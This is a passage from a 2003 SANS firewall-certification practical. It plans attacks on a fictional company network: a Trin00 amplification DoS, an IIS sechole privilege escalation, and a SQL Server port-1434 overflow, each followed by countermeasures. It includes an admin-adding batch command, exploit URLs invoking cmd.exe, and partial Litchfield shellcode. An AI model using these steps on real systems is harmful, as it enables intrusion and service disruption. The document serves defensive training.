192.168.200.5. Then Trin00 would begin sending echo requests to the amplification sites broadcast address using a spoofed address of 192.168.200.5 (GIAC border router). The amplification site would then respond to these echo requests from each machine in the network to GIAC thinking that it is legitimate echo requests.

. It is important to choose an amplification site that has a large network, this would help bring down the site due to the fact that more machines will respond to

the echo request The desired effects would be to effectively shut down GIAC by using all available bandwidth to the site.

Here is a visual of what the attack looks like



4.2.2 Countermeasures

Well the bad news is there isn't a lot we can do to stop this. There are some things we can do to mitigate its risks.

- Limit or eliminate ICMP traffic into your site, this drop the traffic instead of responding to it. This in effect would force the attacker to double the traffic to bring you down.
- Ask your ISP to limit as much ICMP traffic as far upstream from your site as possible. The TRIN00 attack is based on ICMP traffic.
- Cisco IOS 12 allows configuration of CAR (Committed Access Rate), which limits how much ICMP traffic, will enter site.

4.3 A target inside the network

4.3.1 The Target

The SQL server will be our target. The recent press about the SQL slammer exploit makes this quite an attractive target. We have a few hurdles to overcome though. First the SQL server has a private IP address; Mr. Alley does some good ingress filtering at the border router that makes spoofing attempts impossible. He also uses NAT and the SQL server hasn't been NATd. Another strike against us is that he blocks port 1434, which is needed for this exploit.

To accomplish this attack we need to choose an intermediate target to possibly allow us to bounce an attack to the SQL server. The most logical target will be the public web server. He has decided to use IIS4 running on a NT4 box but didn't indicate the Service Pack level nor which security patches were installed. To plan the attack we referred to a book called Hacking Exposed (Hacking Exposed, third edition, by McClure, Scambray, Kurtz). We have investigated vulnerabilities and exploits and have decided on using an exploit named sechole

IIS was chosen as an intermediate server due to its exposure to the outside world and relative ease of exploiting some installs of IIS. Also most web servers

have a connection to a back-end database, this allows getting to the database easier.

4.3.2 The Exploit

Now on with the exploit, the method to this attack will involve three steps:

1. Compromise the web server, getting administrator rights to this server
2. Next using FTP (enabled through firewall to anyone) we will upload some tools, such as netcat and Back Orifice.
3. Next we will try to attack the SQL server.

The first step involves an exploit detailed in Hacking Exposed. We will first describe this exploit and how we will try to compromise the IIS box.

The Sechole exploit adds a chosen user to the admin group of the local box, this will essentially give us rights to see the entire configuration of the web site. Some of the things we might see are database connectors with username and passwords in clear text. We will also be able to FTP to this server and add or delete files. This will make it very easy to put any tools we want on this server.

The exploit needs IIS running on the box to run the code remotely, and also a default install of IIS (which is very common) that allows both read and write access to the IIS directory. Next we need to upload code to one the IIS directories, in this case we will choose the script directory.

To upload we need one of the following methods in place

- Open share drives
- FTP open that have directories that overlap with the IIS directories
- Telnet or other remote shells open and not secured
- Front Page web authoring extensions
- Hacks found on hackers sites

Hopefully one of these conditions is present. I think the most likely scenario would be to use the FTP server to upload the sechole and the cmd.exe files. In the default install of IIS FTP allows anonymous access so chances are we can connect. The other variable would be to have the ftp directories overlapping with

the IIS directories. This is another possibility since the supplier section of the GIAC web page has a link to the FTP site.

Once sechole is uploaded, you must also upload cmd.exe to the same directory. Now you have most of the exploit in place. A batch file must be created to add a user to the local admin group. You can name the batch file something like mybatch.bat; the following is what will be included in the batch file

```
C:\>net user jriner thisiscool /add && net localgroup administrators jriner /add
```

Now the attack involves simply typing command into a web browser

To initiate sechole and add the IUSR (web guest account) to the admin group:

<http://10.0.0.4/scripts/sechole.exe>

To add yourself to the local admin group:

<http://10.0.0.4/scripts/cmd.exe?/c%20c:\inetpub\scripts\mybatch.bat>

At this point if everything works out OK we can upload our tools. Back Orifice can be used to remotely control a machine, netcat can allow us to set up covert channels, dsniiff, hunt or a similar tool can be used to sniff for passwords in a switched environment, tunnel programs such as Loki and a packet crafting tool such as rafale. We probably will not need any of these tools to compromise the SQL server though. One UDP packet could do the trick.

This SQL server exploit was outlined by David Litchfield - <http://www.blackhat.com/presentations/bh-usa-02/bh-us-02-litchfield-oracle.pdf> - at the Black Hat 2002 conference in Las Vegas. What we will do is upload a script to the IIS server that will send a UDP packet to destination port 1434. This port is blocked at the internal firewall but we could still get this through posing as a DNS UDP reply by setting the source port of the request to 53 (DNS). The script will have the first packet set to 0x04. This has an interesting effect on the SQL server in that it all the data after words causes a buffer

overflow and a total system compromise. A remote shell is spawned to any system we choose, in this case the IIS system. The following is the sample code from Mr. Litchfields Black Hat presentation:

```
#include <stdio.h>
#include <windows.h>
#include <winsock.h>
int GainControlOfSQL(void);
int StartWinsock(void);
struct sockaddr_in c_sa;
struct sockaddr_in s_sa;
struct hostent *he;
SOCKET sock;
unsigned int addr;
int SQLUDPPort=1434;
char host[256]="";
char request[4000]="\x04";
char ping[8]="\x02";
char exploit_code[]=
"\x55\x8B\xEC\x68\x18\x10\xAE\x42\x68\x1C"
"\x10\xAE\x42\xEB\x03\x5B\xEB\x05\xE8\xF8"
"\xFF\xFF\xFF\xBE\xFF\xFF\xFF\xFF\x81\xF6"
"\xAE\xFE\xFF\xFF\x03\xDE\x90\x90\x90\x90"
"\x90\x33\xC9\xB1\x44\xB2\x58\x30\x13\x83"
"\xEB\x01\xE2\xF9\x43\x53\x8B\x75\xFC\xFF"
"\x16\x50\x33\xC0\xB0\x0C\x03\xD8\x53\xFF"
"\x16\x50\x33\xC0\xB0\x10\x03\xD8\x53\x8B"
"\x45\xF4\x50\x8B\x75\xF8\xFF\x16\x50\x33"
"\xC0\xB0\x0C\x03\xD8\x53\x8B\x45\xF4\x50"
"\xFF\x16\x50\x33\xC0\xB0\x08\x03\xD8\x53"
"\x8B\x45\xF0\x50\xFF\x16\x50\x33\xC0\xB0"
"\x10\x03\xD8\x53\x33\xC0\x33\xC9\x66\xB9"
"\x04\x01\x50\xE2\xFD\x89\x45\xDC\x89\x45"
"\xD8\xBF\x7F\x01\x01\x01\x89\x7D\xD4\x40"
```

How do we see this remote shell, well this is where Back Orifice comes in, we uploaded Back Orifice (using FTP) so now we need it set up. Back Orifice is a remote control program; with Back Orifice you can take over the video of the victim machine. It would be like you were sitting right in front of the machine. Back Orifice is similar to Terminal Services or Exceed. One of the most logical steps is to write a script exactly like the script we wrote earlier (see above for mybatch.bat) to add ourselves to the admin group. This will set up Back Orifice on the IIS server.

Will this work? We want to take over the SQL 2000 box but with NAT, ingress filtering and IP spoofing in place we cannot directly access the box. Therefore the publicly accessible IIS box will need to be compromised first. If the IIS box is NT4 SP6a then it is fully patched and probably doesn't suffer from some of these exploits needed. And probably doesn't have write access to the web directories. Even if it did the NT file sharing ports (135-139) are blocked at the premise router so we cannot map drives from outside GIAC. The FTP service running on this box is the most likely component to compromise.

The FTP server needs to allow anonymous access (which is the default install) and needs to allow the anonymous account to write to an IIS directory, we choose the scripts directory. If this is not in place we cannot compromise the IIS box and give ourselves admin rights to the box. If this scenario is in place though then we can give ourselves rights, and then use the FTP server to create a directory or connect to the scripts directory and copy these files to the box.

The next step is running the code from the IIS box to send a crafted packet (using the script) to the SQL server box, also hoping that the ISA firewall does not do stateful inspection of DNS replies. The last piece of the puzzle would be after the code is run can we get a remote shell to run on our compromised IIS box? This is where it gets tricky, can we get to Back Orifice from our attack machine. If we can get it to listen on port 21 that could work or we could use UDP and have Back Orifice listen on a high port and hope ISA firewall allows it through. The attack has some chance of working but the correct environment would need to be in place.

4.3.3 Counter Measures

1. Patch the servers; here are OS and application patches. SQL server 2000 is at SP3, win2k is also at SP3 and there are always security patches released for IIS.
2. Block ports 135-139 (NT NetBIOS) and 1433, 1434 (SQL Server) at the firewall.
3. Disable execute permissions at the root level of the web server.
4. Disable anonymous FTP.
5. Pay attention to BugTraq and subscribe to the NT mailing list (www.securityfocus.com)
6. Scan your machines regularly for rogue programs using tools like Nessus www.nessus.org

References

Stuart McClure, Joel Scambray & George Hurtz. Hacking Exposed

Welch-Abernathy, Dameon D. "PhoneBoy's FireWall-1 FAQ." 2002. URL:
<http://www.phoneboy.com>

SANS Institute. Track 2 – Firewalls, Perimeter Protection, and Virtual Private Networks.

Stevens, W. Richard. TCP/IP Illustrated, Volume 1 The Protocols

Gladstone, Emily "SANS GIAC Track 2:GCFW – Practical Assignment
http://www.giac.org/practical/Emily_Gladstone.gcfw.zip

Alley, Robert "SANS GIAC Track 2:GCFW – Practical Assignment
http://www.giac.org/practical/GCFW/Robert_Alley_GCFW.pdf

Spitzner, Lance:" Building Your Firewall Rulebase" 01-26-2000
<http://www.spitzner.net/rules.html>

Spitzner, Lance: "Auditing your Firewall" 12-12-2000
<http://www.spitzner.net/audit.html>

Lonvick, C. RFC 3164 "The BSD SYSLOG Protocol"
<http://www.ietf.org/rfc/rfc3164.txt?number=3164>

Spitzner, Lance: "FW-1 Troubleshooting" 12-15-99
<http://www.spitzner.net/tips.html>

ICAT Database, CVE Vulnerability Search Engine, <http://icat.nist.gov/icat.cfm>

PowerTech. Smurf Amplification Site, <http://www.powertech.no/smurf/>

IT Security Toolbox. <http://security.ittoolbox.com/>

Packet Storm Security. <http://www.packetstormsecurity.com>

Cisco Systems. "Cisco 3600 Series Multiservice Platforms."
<http://www.cisco.com/en/US/products/hw/routers/ps274/index.html>

Cisco Systems. "Configuring IPSEC"
http://www.cisco.com/en/US/products/hw/vpndevc/ps2284/products_configuration_example09186a0080094486.shtml

IANA.org. "Internet Ipv4 address space"
<http://www.iana.org/assignments/ipv4-address-space>

Redhat Open Source Operating System. <http://www.redhat.com>

Snort IDS <http://www.snort.org>

Cisco.com "Configuration Guide for 2950 switch"
http://www.cisco.com/application/pdf/en/us/guest/products/ps628/c1069/ccmigration_09186a0080088b6d.pdf

Checkpoint. "Mitigating the SANS/FBI Top Twenty with Check Point Software Technologies"
http://www.checkpoint.com/products/downloads/top20_sans_wp.pdf

Nokia. "Firewall/VPN Datasheet".
http://www.nokia.com/downloads/networks/security_products/NOK_FW_VPN_APP.pdf

Brenton, Hamilton, Kessler. Mastering Cisco Routers

Cisco Systems. "Improving Security on Cisco Routers"
<http://www.cisco.com/warp/public/707/21.html>

Cisco Systems. "Internetworking Technology Handbook".
http://www.cisco.com/univercd/cc/td/doc/cisintwk/ito_doc/index.htm

Squid Web Proxy Cache. <http://www.squid-cache.org>

Squidanaylser. Squid Analyze Tool. <http://ababa.org>

Swatch. Log Analyzer – <ftp://ftp.stanford.edu/general/security-toolbox/swatch>

The Apache Software Foundation. <http://www.apache.org/>

NMAP Scanner. <http://www.insecure.org/>

Security Administrator. <http://www.secadministrator.com/>

Litchfield, David “Database security – The Pot and the Kettle”
<http://www.blackhat.com/presentations/bh-usa-02/bh-us-02-litchfield-oracle.pdf>

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, Author retains full rights.